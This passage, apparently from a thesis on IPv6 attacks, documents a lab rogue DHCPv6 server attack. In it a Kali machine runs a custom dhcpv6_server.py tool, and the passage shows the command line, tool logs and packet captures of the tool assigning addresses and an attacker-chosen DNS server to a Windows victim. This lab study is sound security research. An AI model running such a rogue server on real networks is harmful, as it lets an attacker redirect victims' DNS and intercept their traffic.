


```
Source                    Destination               Protocol  Info
fe80::8ac4:147a:5dfe:a9c6 fe80::7790:2c2b:9e56:431b DHCPv6    Advertise XID: 0x3e07a2 CID: 000100012bbe227800

> Frame 3: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
> User Datagram Protocol, Src Port: 46854, Dst Port: 546
v DHCPv6
    Message type: Advertise (2)
    Transaction ID: 0x3e07a2
  > Client Identifier
  > Server Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 43200
      T2: 69120
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
        Preferred lifetime: 300
        Valid lifetime: 300
  v DNS recursive name server
      Option: DNS recursive name server (23)
      Length: 16
       1 DNS server address: 2001::1002
  v Domain Search List
      Option: Domain Search List (24)
      Length: 14
    v Domain name suffix search list
        List entry: thesis.local.
```

Fig. 5.98: Captured Advertise after launching stateful DHCPv6 server by PC1.

As soon as receiving the Solicit message from PC2 (client), an Advertise message (depicted in Fig. 5.98) is sent out from PC1 (server) in order to inform PC2 about the DHCPv6 server's available configuration options and to offer the client a lease for the IPv6 address. Specifically, besides the transaction ID and Identifiers, PC1 inserts the offered IPv6 address (`2001:db8:abcd:1:3cf2:5ee9:463a:57cd`), its valid lifetime (300 seconds) and preferred lifetime (300 seconds) into IA Address option of Identity Association. Moreover, PC1 also responds to optional requests from PC2 by advertising the DNS server with address `2001::1002`, and the domain (`thesis.local`).

If PC2 receives several Advertise messages from servers, it will store the information about each server such as the preference value, advertised addresses and other information. Then, PC2 will select an Advertise message that suits it the best. However, in this situation, there is only one server (PC1), and the information that PC1 provides is suitable for PC2's request. Therefore, PC2 (client) accepts the offer from PC1 (server), and send a Request message (illustrated in Fig. 5.99) to claim this request. Because PC2 selects PC1 to be its server, each information in the Request message is the same as the one of Advertise packet from PC1. Typically, the IPv6 address for leasing is `2001:db8:abcd:1:3cf2:5ee9:463a:57cd`. The valid lifetime of this address is 300 seconds, the value of preferred lifetime is 300 seconds. The detail of DNS recursive name server and Domain search list are not included in this packet, but this information is requested and accepted by PC2.




```
Source                     Destination   Protocol  Info
fe80::7790:2c2b:9e56:431b  ff02::1:2     DHCPv6    Request XID: 0x3e07a2 CID: 000100012bbe2278000c298e74b7

> Frame 4: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
v DHCPv6
    Message type: Request (3)
    Transaction ID: 0x3e07a2
  > Elapsed time
  > Client Identifier
  > Server Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 43200
      T2: 69120
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
        Preferred lifetime: 300
        Valid lifetime: 300
  > Client Fully Qualified Domain Name
  > Vendor Class
  v Option Request
      Option: Option Request (6)
      Length: 8
      Requested Option code: Vendor-specific Information (17)
      Requested Option code: DNS recursive name server (23)
      Requested Option code: Domain Search List (24)
      Requested Option code: Client Fully Qualified Domain Name (39)
```

Fig. 5.99: Captured Request after launching stateful DHCPv6 server by PC1.

Lastly, PC1 (server) confirms the Request message from PC2 (client) with a Reply, which is depicted in Fig. 5.100. All information including the leased IPv6 address with its lifetime, DNS server, and domain entry are acknowledged and inserted in this packet. After that, PC2 can use all the assignment from PC1 during communication.

After completing the negotiation with PC1 (server), the network configuration of PC2 is immediately updated as shown in Listing. 5.24. It can be seen that there are three IPv6 global addresses in the table. Apart from the IPv6 address `2001:db8:abcd:1:3cf2:5ee9:463a:57cd` that is offered by PC1 (server), these two other addresses are auto-configured based on the Router Advertisement from legitimate router R1. They also follow the prefix `2001:db8:abcd:1::/64` but do not depend on the instruction and assignment from PC1 (server). On the other hand, the domain used for DNS suffix is applied as depicted (`thesis.local`).

Besides, the leasing length of the allocated address is illustrated in Listing. 5.25, which demonstrates that not only the preferred lifetime but also the valid lifetime is applied in PC2. Moreover, the DNS server is also written in the DNS Cache of PC2, as shown in Listing. 5.26.



```
Source                      Destination                 Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   fe80::7790:2c2b:9e56:431b   DHCPv6    Reply XID: 0x3e07a2 CID: 000100012bbe2278000c298e74b7

> Frame 5: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
> User Datagram Protocol, Src Port: 36397, Dst Port: 546
v DHCPv6
    Message type: Reply (7)
    Transaction ID: 0x3e07a2
  > Client Identifier
  > Server Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 43200
      T2: 69120
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
        Preferred lifetime: 300
        Valid lifetime: 300
  v DNS recursive name server
      Option: DNS recursive name server (23)
      Length: 16
       1 DNS server address: 2001::1002
  v Domain Search List
      Option: Domain Search List (24)
      Length: 14
    v Domain name suffix search list
        List entry: thesis.local.
```

Fig. 5.100: Captured Reply after launching stateful DHCPv6 server by PC1.

Especially, it is worth noticing that the leased IPv6 address is usable and PC2 can use this address for communicating with the external network. This is because this IPv6 address `2001:db8:abcd:1:3cf2:5ee9:463a:57cd` belongs to the subnet that actually exists and is controlled by the legitimate router R1. In case of DNS server and the domain, they are applicable when being actually controlled by PC1 rather than being created virtually.

Now, the question is how will PC2 handle when its leased IPv6 address expires. As soon as the leasing time reaches a third of the lifetime, in the terminal of the **dhcpv6_server.py** (shown in Fig. 5.101), it can be seen that PC2 (client) sends a Confirm packet to the server in order to serve the purpose of verifying whether

```
C:\Users\User>ipconfig

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix  . : thesis.local
IPv6 Address. . . . . . . . . . . : 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
IPv6 Address. . . . . . . . . . . : 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
Temporary IPv6 Address. . . . . . : 2001:db8:abcd:1:2816:ed5:a706:70b9
Link-local IPv6 Address . . . . . : fe80::7790:2c2b:9e56:431b%4
Default Gateway . . . . . . . . . : fe80::c801:11ff:fef5:8%4
```

Listing 5.24: The network configuration of PC2 after the stateful DHCPv6 negotiation (shortened output).


```
C:\Users\User>netsh interface ipv6 show addresses

DAD State   Valid Life Pref. Life Address
----------- ---------- ---------- ------------------------
Preferred  29d23h59m59s 6d23h59m59s 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Preferred  6d23h59m59s 23h59m59s  2001:db8:abcd:1:2816:ed5:a706:70b9
Preferred        4m59s     4m59s  2001:db8:abcd:1:2d7f:286d:48e0:c3c0
Preferred     infinite   infinite fe80::7790:2c2b:9e56:431b%4
```

Listing 5.25: Result of the address configuration at PC2 after the stateful DHCPv6 negotiation (shortened output).

```
C:\Users\User>netsh interface ipv6 show dnsservers

Configuration for interface "Ethernet0"
    DNS servers configured through DHCP:  2001::1002
    Register with which suffix:           Primary only
```


Listing 5.26: Result of the DNS servers list at PC2 after the stateful DHCPv6 negotiation (shortened output).

the PC2 has relocated to a different link or is still connected to the DHCPv6 server



```
+ Received CONFIRM message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending REPLY message to host: fe80::7790:2c2b:9e56:431b
         with confirmed address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
            with valid lifetime: 0
        with preferred lifetime: 0
                    DNS address: 2001::1002
                     DNS domain: thesis.local.

+ Received RENEW message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending REPLY message to host: fe80::7790:2c2b:9e56:431b
         with confirmed address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
            with valid lifetime: 300
        with preferred lifetime: 300
                    DNS address: 2001::1002
                     DNS domain: thesis.local.
```

Fig. 5.101: Result of the dhcpv6_server.py tool before the expiration of the address from the stateful configuration.




```
Source                     Destination  Protocol  Info
fe80::7790:2c2b:9e56:431b  ff02::1:2    DHCPv6    Confirm XID: 0x9e518c CID: 000100012bbe2278000c298e74b7

> Frame 6: 162 bytes on wire (1296 bits), 162 bytes captured (1296 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
v DHCPv6
    Message type: Confirm (4)
    Transaction ID: 0x9e518c
  > Elapsed time
  > Client Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 0
      T2: 0
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
        Preferred lifetime: 0
        Valid lifetime: 0
  > Vendor Class
  v Option Request
      Option: Option Request (6)
      Length: 6
      Requested Option code: Vendor-specific Information (17)
      Requested Option code: DNS recursive name server (23)
      Requested Option code: Domain Search List (24)
```

Fig. 5.102: Captured Confirm after launching stateful DHCPv6 server by PC1.

(PC1). The content of Confirm message is described in Fig. 5.102. Then, PC1 (server) answers the Confirm message with a Reply for indicating the existence and status of the server. From now on, PC2 continues to use all parameters provided by server since it knows that the server is still alive.

Once the leasing time reaches 50% of the lifetime, in order to prolong the lifetimes of the leases assigned to the IAs and obtain new addresses or delegated prefixes for IAs, PC2 sends a Renew message to PC1 (server) that initially assigned the leases. This event is shown in Fig. 5.101, and the Renew packet is illustrated in Fig. 5.103.



```
Source                          Destination   Protocol  Info
fe80::7790:2c2b:9e56:431b       ff02::1:2     DHCPv6    Renew XID: 0x73b7f6 CID: 000100012bbe2278000c298e74b7

> Frame 8: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
v DHCPv6
    Message type: Renew (5)
    Transaction ID: 0x73b7f6
  > Elapsed time
  > Client Identifier
  > Server Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 150
      T2: 240
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
        Preferred lifetime: 300
        Valid lifetime: 300
  > Vendor Class
  > Client Fully Qualified Domain Name
  v Option Request
      Option: Option Request (6)
      Length: 8
      Requested Option code: Vendor-specific Information (17)
      Requested Option code: DNS recursive name server (23)
      Requested Option code: Domain Search List (24)
      Requested Option code: Client Fully Qualified Domain Name (39)
```

Fig. 5.103: Captured Renew after launching stateful DHCPv6 server by PC1.

PC1 (server) checks all the parameters in the Renew message from PC2, and responds to PC2 with a Reply message, as depicted in Fig. 5.101. With this Reply, PC1 extends the lifetime, and confirms all allocated parameters in order to maintain the configuration at PC2. The format of this packet is totally the same as the one in Fig. 5.100.

After all, it is also noticed that DHCPv6 server (PC1) is still able to provide service to PC2 (client) even though there is an absence of Router Advertisement from PC1 (described in RFC 4862 [17]). These two procedures SLAAC and DHCPv6 are applied in a separate way. However, if the legitimate router wants to disable stateless auto-configuration, then sets the M (Managed address configuration) flag and O (Managed address configuration) flag, PC1 (DHCPv6 server) will fully take control of PC2's configuration.


(b) Stateless DHCPv6

. Using the designed toolkit for being a DHCPv6 server

In the stateless configuration, except for the address, PC1 (server) provides the client information about DNS server and domain suffix. The **dhcpv6_server.py** tool is still a suitable tool for performing this task. The syntax for launching is similar to the stateful configuration. The only difference is that the prefix and lifetime are not allowed to be inserted in the tool, as shown in Fig. 5.104.

Before running the toolkit, PC2 (Windows) is required to shut down. In the **dhcpv6_server.py** tool, the configuration is written as below. After launching the tool, PC2 is turned on to see the output, which is depicted in Fig. 5.104.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- DNS server: The IPv6 address of DNS server (in this case, 2001::1002) is written as **-dns_ip 2001::1002**.
- Domain: The domain name is is inserted with syntax **-domain thesis.local**, for instance.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 dhcpv6_server.py eth0 -dns_ip 2001::1002 -domain thesis.local
Initializing DHCPv6 Server attack on the link (press Ctrl+C to stop the attack).....
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
                        DNS address: 2001::1002
                         DNS domain: thesis.local.
 ____________________________________________________________
+ Received INFO-REQUEST message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending REPLY message to host: fe80::7790:2c2b:9e56:431b
                    DNS address: 2001::1002
                     DNS domain: thesis.local.
 ____________________________________________________________
```

Fig. 5.104: Result after running dhcpv6_server.py tool to launch the stateless configuration.

